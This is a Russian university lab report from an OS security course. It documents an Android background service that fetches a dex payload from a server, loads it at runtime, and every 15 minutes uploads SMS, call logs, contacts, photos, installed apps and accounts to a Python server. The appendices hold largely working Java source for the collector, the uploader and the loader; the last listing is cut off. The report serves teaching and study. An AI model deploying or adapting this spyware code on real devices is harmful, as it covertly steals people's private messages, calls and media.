

Министерство образования и науки Российской Федерации
Санкт-Петербургский государственный политехнический университет

—
Институт компьютерных наук и кибербезопасности
Высшая школа кибербезопасности

**ОТЧЕТ
ПО ЛАБОРАТОРНОЙ РАБОТЕ № 1**

«Разработка сервиса для ОС Android»

по дисциплине «Безопасность операционных систем»

Выполнил
студент гр. 5131001/10302

Куковьякина Д. А.

<подпись>

Проверил
асс. преподавателя

Гололобов Н. В.

<подпись>

Санкт-Петербург
2025

СОДЕРЖАНИЕ

1	Формулировка задания	3
2	Теоретические сведения	4
3	Результаты работы	6
3.1	Реализация фоновой работы	6
3.2	Сбор системной информации	7
3.3	Сбор контактов	9
3.4	Сбор SMS-сообщений	10
3.5	Сбор журнала звонков	11
3.6	Сбор фотографий	12
3.7	Отправка информации	13
3.8	Загрузка dex-модуля	13
3.9	Тестирование	16
4	Выводы	18
	ПРИЛОЖЕНИЕ А	19
	ПРИЛОЖЕНИЕ Б	21
	ПРИЛОЖЕНИЕ В	23
	ПРИЛОЖЕНИЕ Г	25

1 ФОРМУЛИРОВКА ЗАДАНИЯ

Разработать программу для ОС Android, представляющую собой фоновый сервис без графического интерфейса. Данный сервис должен осуществлять периодический сбор и выгрузку информации в сеть Интернет. Весь «полезный» функционал программы должен быть подгружаемым из Интернета в виде «.dex» модуля.

Выгрузка информации должна осуществляться при наличии любого подключения к сети Интернет и при различных состояниях устройства (экран устройства выключен, экран устройства включен и т. д.).

Программа должна собирать SMS-сообщения, журнал звонков, фотографии, контакты и следующую системную информацию: версия ОС, версия SDK, свободное место, список установленных приложений, список запущенных процессов, синхронизированные с ОС аккаунты.

Программа должна выгружать собранные данные по протоколу HTTP/HTTPS с написанием серверной части.

2 ТЕОРЕТИЧЕСКИЕ СВЕДЕНИЯ

Каждое Android приложение имеет UI (main) thread. Это поток отвечает за: прорисовку View, обработку жизненного цикла процесса, обработку intent и других событий. Если нагружать этот поток сложными вычислениями, обработкой файлов, http-подключениями, то интерфейс пользователя зависнет до момента, пока действие не будет завершено. Поэтому такие действия как: загрузка изображений, доступ к ФС, сетевое подключение должны выполняться в отдельном фоновом потоке.

Также некоторые приложения должны выполнять действия даже в том случае, когда пользователь явно не взаимодействует с приложением. Например, синхронизация с сервером, периодическая загрузка контента, проигрывание музыки не требуют пользовательского взаимодействия.

В ранних версиях Android фоновые сервисы были относительно простыми и не имели особых ограничений. С развитием Android ужесточались ограничения на фоновую активность для того, чтобы улучшить производительность устройств и продлить время работы от батареи. Например, начиная с Android 6.0 появился режим энергосбережения Doze, который запрещает фоновые действия при выключенном экране и бездействующем устройстве. В Android 8.0 было запрещено получение геолокации в фоновом режиме, а также введено принудительное выключения сервисов, если они не переходят в foreground.

В конце 2018 года был выпущен WorkManager – библиотека Android Jetpack, которая является обёрткой над различными средствами для организации фоновых работ. Преимущества использования WorkManager:

- обеспечивает гарантированное выполнение задач, даже если приложение закрыто или устройство перезагружено;
- позволяет планировать задачи с различными ограничениями, такими как наличие сети, заряд батареи или свободное место на устройстве;

— поддерживает создание цепочек задач, когда одна задача выполняется после завершения другой.

DEX (Dalvik EXecutable) — это формат исполняемого файла, используемый в операционной системе Android. Он содержит код, который может быть выполнен виртуальной машиной Dalvik (в ранних версиях Android) или виртуальной машиной ART (Android Runtime, начиная с Android 5.0).

Процесс создания DEX-файла включает следующие шаги:

— исходный код Java, написанный разработчиком, компилируется в байт-код Java, который хранится в файлах с расширением .class;

— инструмент dx из Android SDK преобразует байт-код Java в формат DEX. Этот процесс включает оптимизацию кода для виртуальной машины Dalvik/ART;

— DEX-файл упаковывается вместе с другими ресурсами приложения (изображениями, XML-файлами и т. д.) в APK-файл, который устанавливается на устройство Android.

ClassLoader — это класс Java, который отвечает за загрузку классов в виртуальную машину Java (JVM). В Android используется специальный класс ClassLoader — DexClassLoader, который предназначен для динамической загрузки классов из DEX-файлов.

3 РЕЗУЛЬТАТЫ РАБОТЫ

3.1 Реализация фоновой работы

Для реализации фоновой работы использовалась описанная ранее библиотека WorkManager. Процесс создания фоновой задачи включает несколько шагов.

Сперва, для того чтобы использовать функциональность этой библиотеки, необходимо подключить её к проекту. Это делается путем добавления соответствующей зависимости в файл build.gradle:

```
dependencies { implementation("androidx.work:work-runtime-ktx:2.9.0") }
```

После этого необходимо создать класс, который будет выполнять саму фоновую задачу (исходный код представлен в приложении А). Он должен быть подклассом Worker.

В нем необходимо переопределить метод doWork(), в котором будет реализована логика фоновой задачи. Метод doWork() должен возвращать Result.success(), Result.failure() или Result.retry() в зависимости от результата выполнения задачи.

Следующим шагом является создание запроса на выполнение задачи (исходный код представлен в приложении Б).

Для этого нужно создать объект WorkRequest, который будет содержать информацию о фоновой задаче. Для периодических задач используется PeriodicWorkRequest.

В запросе необходимо указать созданный Worker-класс, ограничения, название и другие параметры.

```
PeriodicWorkRequest periodicWorkRequest =  
    new PeriodicWorkRequest.Builder(  
        Task.class,  
        15, TimeUnit.MINUTES)  
        .addTag("collector")  
        .setConstraints(constraints)  
        .build();
```

Одним из параметров является интервал повторения задачи. В данном случае он равен 15 минутам, что является минимальным интервалом.

Далее нужно поставить задачу в очередь `WorkManager`. `WorkManager.getInstance(context)` используется для получения экземпляра `WorkManager`, а метод `enqueueUniquePeriodicWork()` нужен, чтобы поставить задачу в очередь.

```
WorkManager.getInstance(this)  
.enqueueUniquePeriodicWork("collect_information",  
ExistingPeriodicWorkPolicy.KEEP,  
periodicWorkRequest);
```

3.2 Сбор системной информации

Для сбора системной информации первым делом необходимо получить разрешения:

— `QUERY_ALL_PACKAGES` – позволяет приложению получать список всех установленных на устройстве приложений;

— `READ_CONTACTS` – позволяет приложению читать данные из адресной книги пользователя (необходимо для получения данных об учетной записи).

Исходный код класса, реализованного для получения информации представлен в приложении В.

Получение версии ОС и SDK происходит при помощи класса `Build.VERSION`, который содержит информацию о текущей сборке операционной системы. В нем есть поля `RELEASE` и `SDK_INT`, отвечающие за версию ОС и SDK соответственно.

Для получения информации о свободном месте воспользуемся классом `StatFs`. Он предоставляет информацию о файловой системе. Метод `getAvailableBytes()` возвращает количество доступных байтов на файловой системе.

Получение списка установленных приложений является более сложной процедурой, так как в целях безопасности Android запретил прямое получение информации о сторонних приложениях.

Сперва создается объект `PackageManager`, который предоставляет доступ к информации об установленных приложениях, компонентах и разрешениях.

Затем создается объект `Intent`. Он используется для описания действий, которые нужно выполнить. При создании указывается действие `Intent.ACTION_MAIN` для запуска главного экрана приложения. К этому намерению добавляется категория `Intent.CATEGORY_LAUNCHER`, она указывает, что `Intent` предназначен для запуска активности, которая должна отображаться в списке приложений.

Метод `queryIntentActivities` используется для поиска всех активностей, которые могут обрабатывать созданное намерение. Результаты поиска помещаются в список объектов `ResolveInfo`. Каждый элемент списка содержит информацию об одном приложении, которое может быть запущено с главного экрана.

Перебирается каждый элемент полученного списка. Если информация об активности есть, то извлекается название приложения. Для этого используется метод `loadLabel` объекта `activityInfo`, который получает название приложения из ресурсов приложения. Полученное название преобразуется в строку с помощью `toString()`.

Для получения информации о процессах первым делом создается объект `ActivityManager`, который предоставляет доступ к информации о запущенных активностях, сервисах и процессах.

Затем при помощи метода `getRunningAppProcesses()` получаем список всех запущенных процессов на устройстве.

Полученный список перебирается в цикле. Сперва происходит попытка получения информации о приложении, связанном с этим процессом, если не вышло – в качестве названия сохраняется имя самого процесса, а не приложения.

Однако, начиная с Android API level 21, был ограничен доступ к информации о запущенных процессах для сторонних приложений. Это было сделано для того, чтобы предотвратить приложения от сбора конфиденциальной информации о

других приложениях, запущенных на устройстве. Из-за этого данный код возвращает только процесс самого приложения.

Информация о связанных аккаунтах извлекается при помощи объекта AccountManager, который предоставляет доступ к информации об аккаунтах, связанных с устройством. Затем вызывается метод `getAccountsByType(null)`. Этот метод возвращает список всех учетных записей, независимо от их типа.

Пример собранной программой информации представлен на рисунке 1.




Рисунок 1 – Системная информация

3.3 Сбор контактов

Для сбора контактов необходимо уже полученное разрешение `READ_CONTACTS`.

Сперва создается объект Uri (Uniform Resource Identifier), который указывает на расположение данных контактов в системе Android. Он использует класс ContactsContract, который определяет константы для доступа к базе данных контактов. `Contacts.CONTENT_URI` указывает на таблицу, содержащую основные данные о контактах, такие как идентификатор контакта, отображаемое имя, наличие фотографии и другие общие сведения.

Затем создается массив строк, который определяет, какие столбцы данных нужно извлечь из таблицы контактов. В данном случае извлекаются:

- уникальный идентификатор контакта (`_ID`);
- отображаемое имя контакта (`DISPLAY_NAME`).

При помощи объекта текущего контекста получается экземпляр `ContentResolver`. Этот класс используется для взаимодействия с поставщиками содержимого, такими как база данных контактов. Он используется для создания

запроса. Запрос включает в себя URI, массив столбцов для извлечения и порядок сортировки. Результат запроса сохраняется в объекте Cursor. Cursor — это интерфейс, который предоставляет доступ к результатам запроса построчно.

Далее в цикле проверяется каждая запись. По индексу извлекаются значения имени и идентификатора контакта. Также вызывается функция для получения номера телефона, после чего полученные значения сохраняются в массив.

Для получения номера телефона используется похожий алгоритм, однако в данном случае используется другой Uri: `CommonDataKinds.Phone.CONTENT_URI`, который указывает на таблицу, содержащую данные о номерах телефонов, связанных с контактами.

Из таблицы будет извлекаться столбец `NUMBER` (номер телефона). Также задается условие фильтрации строк. Оно заключается в том, что `CONTACT_ID` должен быть равен переданному значению идентификатора контакта (из вышеописанной функции).

После задания всех параметров выполняется запрос и извлекается необходимый номер телефона.

На рисунке 2 представлена собранная информация.



Рисунок 2 – Информация о контактах

3.4 Сбор SMS-сообщений

Для сбора сообщений необходимо разрешение `READ_SMS`, которое позволяет приложению читать SMS-сообщения, хранящиеся на устройстве.

Алгоритм получения сообщений также основывается на использовании `ContentResolver`. В данном случае используется класс `Telephony.Sms`, который содержит константы и методы для работы с SMS-сообщениями. Он предоставляет интерфейс для доступа к базе данных SMS-сообщений, хранящихся на устройстве.

Telephony.Sms.CONTENT_URI – константа, используемая для доступа.

Из базы данных SMS извлекаются текст сообщения, адрес отправителя или получателя, дата и время сообщения, а также его тип (входящее или исходящее).

Затем выполняется запрос, использующий указанный URI, проекцию и порядок сортировки. Затем первые 10 записей (отсортированных по времени) обрабатываются: время преобразуется к удобному формату, тип преобразуется из числа в строку.

На рисунке 3 представлена собранная информация




Рисунок 3 – Информация о SMS-сообщениях

3.5 Сбор журнала звонков

Для использования журнала звонков необходимо разрешение READ_CALL_LOG, которое предоставляет приложению доступ к журналу вызовов устройства.

Алгоритм также похож на предыдущие.

CallLog.Calls.CONTENT_URI — это URI, который используется для доступа к журналу вызовов в Android. При запросе к журналу вызовов извлекаются следующие столбцы:

- номер телефона, участвовавший в звонке;
- дата и время звонка в миллисекундах;
- продолжительность звонка в секундах;
- тип звонка (входящий, исходящий, пропущенный);

— кэшированное имя контакта, связанного с номером телефона.

Затем при помощи запроса извлекаются звонки, отсортированные по дате. Первые 10 из них приводятся к более удобному формату для отправки на сервер: преобразуются время звонка, его тип и длительность.

На рисунке 4 представлена собранная информация.




Рисунок 4 – Информация о звонках

3.6 Сбор фотографий

Для сбора фотографий необходимо разрешение `READ_MEDIA_IMAGES`, которое позволяет приложению читать файлы изображений из общего хранилища устройства.

Для доступа к фотографиям используется URI `MediaStore.Images.Media.EXTERNAL_CONTENT_URI`, где:

— `MediaStore` — класс в `Android`, который предоставляет доступ к медиафайлам (изображениям, видео, аудио), хранящимся на устройстве;

— `Images.Media` — это вложенный класс в `MediaStore`, который специально предназначен для работы с изображениями;

— `EXTERNAL_CONTENT_URI` — это константа, которая представляет URI для доступа к изображениям, хранящимся во внешнем хранилище.

При запросе извлекается идентификатор и дата фотографии. Полученные данные сортируются по дате и извлекаются последние 10 фото.

Для каждого изображения формируется собственный URI, состоящий из идентификатора и базового URI, это позволяет однозначно идентифицировать конкретный файл изображения. По этому URI открывается поток ввода для чтения данных из файла.

Считанные данные добавляются в массив, после чего фотографии по одной отправляются на сервер.

3.7 Отправка информации

Отправка информации на сервер производится при помощи HTTP.

На питоне был написан простой сервер, который:

- принимает данные, отправленные через HTTP POST-запрос;
- создает уникальное имя файла на основе текущей даты и времени;
- сохраняет полученные данные в папку, указанную при запросе;
- отправляет клиенту HTTP-ответ, подтверждающий успешную

загрузку.

Далее рассмотрим работу клиента, реализованную в Android-приложении.

Сначала создается объект URL, представляющий URL-адрес, на который будет отправлен POST-запрос. При помощи метода `openConnection()` открывается соединение с ресурсом, указанным URL-адресом.

Затем идет настройка POST-запроса. Методом `setRequestMethod("POST")` устанавливается тип HTTP-запроса на "POST", а `setDoOutput(true)` устанавливает флаг, указывающий, что соединение будет использоваться для вывода данных (то есть для отправки данных на сервер).

Далее в поток вывода записываются полученные ранее данные при помощи объекта `DataOutputStream`. После отправки поток вывода закрывается, и программа ожидает ответ от сервера.

3.8 Загрузка dex-модуля

Для создания dex файла с полезной нагрузкой описанный ранее класс DeviceInfo был вынесен в отдельный модуль в проекте. Тип модуля – Android Library.


Модуль Android Library — это тип модуля в Android Studio, который содержит код и ресурсы, предназначенные для повторного использования в других Android-проектах. Он похож на обычный модуль приложения, но вместо создания APK (Android Package Kit) он создает файл AAR (Android Archive).

Модуль был собран и получен файл с расширением aar. Он содержит jar-файл (Java Archive), ресурсы, манифест и другие файлы, необходимые для использования библиотеки в Android-проекте.

Jar-файл, в свою очередь, содержит скомпилированные Java-классы и ресурсы. Он будет использован для получения dex-файла при помощи d8.

d8 — это инструмент командной строки, который компилирует Java-байткод в dex-файл.

На рисунке 5 представлена структура полученного dex-файла.



Class	Defined Methods	Referenced Meth...	Size
> java		28	224 B
> android		27	296 B
▼ com	9	9	3 KB
▼ example	9	9	3 KB
▼ mylibrary	9	9	3 KB
> © DeviceInfo	9	9	3 KB

Рисунок 5 – Структура dex-файла

Далее рассмотрим класс, который был реализован для получения и загрузки данного dex-файла (исходный код представлен в приложении Г).

Первым делом необходимо получить dex-файл. Для этого используется тот же сервер на питоне и GET-запрос. При обработке запроса сервер делает следующее:

- принимает HTTP GET-запрос;
- пытается открыть файл, указанный в DEX_FILE_PATH;

- если файл найден: отправляет HTTP-ответ с кодом 200 (OK), устанавливает заголовки Content-type и Content-Length, отправляет содержимое файла в теле ответа;

- если файл не найден: отправляет HTTP-ответ с кодом 404 (Not Found).

В свою очередь клиент создает объект URL и открывает HTTP-соединение с указанным URL. После чего устанавливает метод HTTP-запроса на "GET" и устанавливает соединение с сервером.

После получения ответа от сервера клиент проверяет, был ли запрос успешным. Затем получает значение заголовка "Content-Length", который указывает размер файла в байтах.

Затем клиент получает поток ввода из соединения и создает поток вывода для записи загруженных данных в файл destinationFile. Далее идет цикл, который читает данные из потока ввода и записывает их в файл. Цикл продолжается, пока не будет достигнут конец потока ввода или пока не будет прочитано fileSize байтов.

После сохранения файла важно сделать его доступным только для чтения, так как иначе его нельзя будет в дальнейшем загрузить в программу.

Следующим шагом является сама загрузка полученного модуля.

Для этого используется класс DexClassLoader, который позволяет загружать классы из dex-файлов.

Конструктор DexClassLoader принимает четыре аргумента:

- путь к DEX-файлу;
- путь к директории, в которой будут храниться оптимизированные dex-файлы (null);
- путь к директории, в которой будут искаться нативные библиотеки (null);

— родительский загрузчик классов, в данном случае это загрузчик классов текущего контекста.

При помощи метода `loadClass()` загружается класс с указанным именем «com.example.mylibrary.DeviceInfo». А метод `newInstance()` создает новый экземпляр загруженного класса.

Для получения метода используются `getClass()` – получает объект, представляющий класс объекта `device`, и `getMethod()` – получает объект `Method`, представляющий метод с переданным именем и аргументами.

Полученный метод сохраняется в виде объекта `Method` и вызывается при помощи `invoke()`.

3.9 Тестирование

Проверим, что программа работает. Для этого запустим сервер и само приложение на эмуляторе. На рисунке 6 представлен вывод сервера, на рисунке 7 – полученный файл с журналом звонков.



```
192.168.0.101 - - [06/Mar/2025 14:57:48] "GET / HTTP/1.1" 200 -
192.168.0.101 - - [06/Mar/2025 14:57:49] "POST /info HTTP/1.1" 200 -
192.168.0.101 - - [06/Mar/2025 14:57:49] "POST /contacts HTTP/1.1" 200 -
192.168.0.101 - - [06/Mar/2025 14:57:49] "POST /messages HTTP/1.1" 200 -
192.168.0.101 - - [06/Mar/2025 14:57:49] "POST /calls HTTP/1.1" 200 -
192.168.0.101 - - [06/Mar/2025 14:57:49] "POST /photos HTTP/1.1" 200 -
192.168.0.101 - - [06/Mar/2025 14:57:49] "POST /photos HTTP/1.1" 200 -
```

Рисунок 6 – Вывод сервера




Рисунок 7 – Полученный журнал звонков

Оставим программу на 15 минут, чтобы проверить, что данные отправились повторно. В это время совершим еще один звонок на устройство (рисунок 8). На рисунках 9 и 10 представлен вывод сервера и новые данные из журнала звонков.




Рисунок 8 – Звонок на устройство




Рисунок 9 –Вывод сервера через 15 минут

2025-03-06_15-14-42.txt – Блокнот

Файл Правка Формат Вид Справка

Name:
Number: 6501111111
Date: 06.03.2025 12:00:55
Duration: 00:00
Type: Missed

Name: Dasha
Number: 1234567890
Date: 05.03.2025 13:53:43
Duration: 00:00
Type: Outgoing

Name:
Number: 6505551212
Date: 05.03.2025 13:26:15
Duration: 00:00
Type: Missed

Рисунок 10 – Обновленный журнал звонков

4 Выводы

В ходе выполнения данной лабораторной работы было разработано Android-приложения, реализующее фоновый сервис для сбора и выгрузки информации. Сбор информации производится в отдельном dex-модуле, который загружается с сервера при помощи GET-запроса. Выгрузка данных происходит при помощи того же сервера, но POST-запроса.

Основной сложностью данной работы являются ограничения безопасности, наложенные на Android, так, например, из-за них не удалось получить полный список запущенных процессов.

ПРИЛОЖЕНИЕ А

Листинг класса «Task»

```
package com.example.myapplication;

import android.content.Context;
import android.util.Log;
import androidx.annotation.NonNull;
import androidx.work.Worker;
import androidx.work.WorkerParameters;

import java.io.IOException;

import java.io.DataOutputStream;
import java.io.OutputStream;
import java.lang.reflect.Method;
import java.net.HttpURLConnection;
import java.net.URL;
import java.util.List;

public class Task extends Worker {
    public Task(@NonNull Context context, @NonNull WorkerParameters workerParams) {
        super(context, workerParams);
    }

    @NonNull
    @Override
    public Result doWork() {
        Log.d("Worker", "Start");

        String urlString = "http://192.168.0.100:8080";
        Object device = Downloader.getDex(urlString, getApplicationContext());

        if (device != null) {
            Method info, contacts, msgs, calls, photos;
            try {
                info = device.getClass().getMethod("getDeviceInfo", Context.class);
                contacts = device.getClass().getMethod("getContacts",
Context.class);
                msgs = device.getClass().getMethod("getMessages", Context.class);
                calls = device.getClass().getMethod("getCalls", Context.class);
                photos = device.getClass().getMethod("getPhotos", Context.class);

                String data = (String) info.invoke(device, getApplicationContext());
                send("http://192.168.0.100:8080/info", data.getBytes());
                Log.d("Worker", "info: " + data);

                data = (String) contacts.invoke(device, getApplicationContext());
                send("http://192.168.0.100:8080/contacts", data.getBytes());
                Log.d("Worker", "contacts: " + data);

                data = (String) msgs.invoke(device, getApplicationContext());
                send("http://192.168.0.100:8080/messages", data.getBytes());
                Log.d("Worker", "msgs: " + data);

                data = (String) calls.invoke(device, getApplicationContext());
                send("http://192.168.0.100:8080/calls", data.getBytes());
                Log.d("Worker", "calls: " + data);

                List<byte[]> ph = (List<byte[]>) photos.invoke(device,
getApplicationContext());
                for (byte[] photoBytes : ph) {
```

```

        send("http://192.168.0.100:8080/photos", photoBytes);
    }
    } catch (Exception e) {
        Log.e("Worker", "Error calling method: " + e.getMessage());
    }
}

return Result.success();
}

public void send(String urlString, byte[] information) {
    try {
        URL url = new URL(urlString);
        HttpURLConnection connection = (HttpURLConnection) url.openConnection();
        connection.setRequestMethod("POST");
        connection.setDoOutput(true);

        DataOutputStream outputStream = new
DataOutputStream(connection.getOutputStream());
        outputStream.write(information);
        outputStream.flush();
        outputStream.close();

        int responseCode = connection.getResponseCode();
        if (responseCode == HttpURLConnection.HTTP_OK) {
            Log.d("Worker", "File uploaded successfully");
        } else {
            Log.d("Worker", "Error uploading file: " + responseCode);
        }
    } catch (IOException e) {
        Log.d("Worker", "Error uploading file: " + e.getMessage());
    }
}
}

```

ПРИЛОЖЕНИЕ Б

Листинг класса «MainActivity»

```
package com.example.myapplication;

import android.os.Bundle;

import androidx.activity.EdgeToEdge;
import androidx.appcompat.app.AppCompatActivity;

import androidx.core.app.ActivityCompat;
import androidx.core.content.ContextCompat;
import androidx.work.Constraints;
import androidx.work.ExistingPeriodicWorkPolicy;
import androidx.work.NetworkType;
import androidx.work.PeriodicWorkRequest;
import androidx.work.WorkManager;

import android.content.pm.PackageManager;
import android.Manifest;
import android.widget.TextView;

import java.util.concurrent.TimeUnit;

public class MainActivity extends AppCompatActivity {
    private static final int MULTIPLE_PERMISSION_REQUEST = 100;
    private static final String[] PERMISSIONS = {
        Manifest.permission.READ_CONTACTS,
        Manifest.permission.READ_SMS,
        Manifest.permission.READ_CALL_LOG,
        Manifest.permission.READ_PHONE_STATE,
        Manifest.permission.READ_MEDIA_IMAGES
    };

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        EdgeToEdge.enable(this);
        setContentView(R.layout.activity_main);

        TextView text = findViewById(R.id.text);

        if (!hasPermissions()) {
            ActivityCompat.requestPermissions(this, PERMISSIONS,
MULTIPLE_PERMISSION_REQUEST);
        }

        WorkManager.getInstance(this).cancelAllWorkByTag("collector");
        startTask();

        text.setText(R.string.service_is_running);
    }

    private void startTask(){
        Constraints constraints = new Constraints.Builder()
            .setRequiredNetworkType(NetworkType.CONNECTED)
            .build();

        PeriodicWorkRequest periodicWorkRequest =
            new PeriodicWorkRequest.Builder(
                Task.class,
                15, TimeUnit.MINUTES)
    }
```

```

        .addTag("collector")
        .setConstraints(constraints)
        .build();

    WorkManager.getInstance(this)
        .enqueueUniquePeriodicWork("collect_information",
            ExistingPeriodicWorkPolicy.KEEP,
            periodicWorkRequest);
}

private boolean hasPermissions() {
    for (String permission : PERMISSIONS) {
        if (ContextCompat.checkSelfPermission(this, permission) !=
PackageManager.PERMISSION_GRANTED) {
            return false;
        }
    }
    return true;
}
}

```

ПРИЛОЖЕНИЕ В

Листинг класса «DeviceInfo»

```
package com.example.mylibrary;

import android.app.ActivityManager;
import android.content.Context;
import android.content.pm.ApplicationInfo;
import android.os.Build;
import android.os.Environment;
import android.os.StatFs;
import android.accounts.Account;
import android.accounts.AccountManager;

import java.text.DecimalFormat;
import android.content.pm.PackageManager;
import android.content.Intent;
import android.content.pm.ResolveInfo;
import java.util.List;
import java.util.ArrayList;

public class DeviceInfo{
    public String getDeviceInfo(Context context) {
        String osVersion = Build.VERSION.RELEASE;
        int sdkVersion = Build.VERSION.SDK_INT;

        StatFs statFs = new StatFs(Environment.getExternalStorageDirectory().getPath());
        double availableGB = (double) statFs.getAvailableBytes() / (1024 * 1024 * 1024);
        DecimalFormat df = new DecimalFormat("#.##");
        String formattedAvailableGB = df.format(availableGB);

        PackageManager pm = context.getPackageManager();
        Intent mainIntent = new Intent(Intent.ACTION_MAIN, null);
        mainIntent.addCategory(Intent.CATEGORY_LAUNCHER);
        List<ResolveInfo> ril;
        if (Build.VERSION.SDK_INT >= Build.VERSION_CODES.TIRAMISU) {
            ril = pm.queryIntentActivities(mainIntent,
PackageManager.ResolveInfoFlags.of(0L));
        } else {
            ril = pm.queryIntentActivities(mainIntent, 0);
        }
        List<String>apps = new ArrayList<>();
        for (ResolveInfo ri : ril) {
            if (ri.activityInfo != null) {
                String appName = ri.activityInfo.loadLabel(pm).toString();
                apps.add(appName);
            }
        }

        List<String>proces = new ArrayList<>();
        ActivityManager am = (ActivityManager)
context.getSystemService(Context.ACTIVITY_SERVICE);
        List<ActivityManager.RunningAppProcessInfo> runningAppProcesses =
am.getRunningAppProcesses();
        for (ActivityManager.RunningAppProcessInfo process : runningAppProcesses) {
            try {
                ApplicationInfo appInfo = pm.getApplicationInfo(process.processName,
0);
                CharSequence appName = appInfo.loadLabel(pm);
                proces.add(appName.toString());
            } catch (PackageManager.NameNotFoundException e) {
```



```

        proces.add(process.processName);
    }
}

List<String>accs = new ArrayList<>();
Account[] accounts = AccountManager.get(context).getAccountsByType(null);
if (accounts.length == 0) {
    accs.add("No accounts found");
} else {
    for (Account account : accounts) {
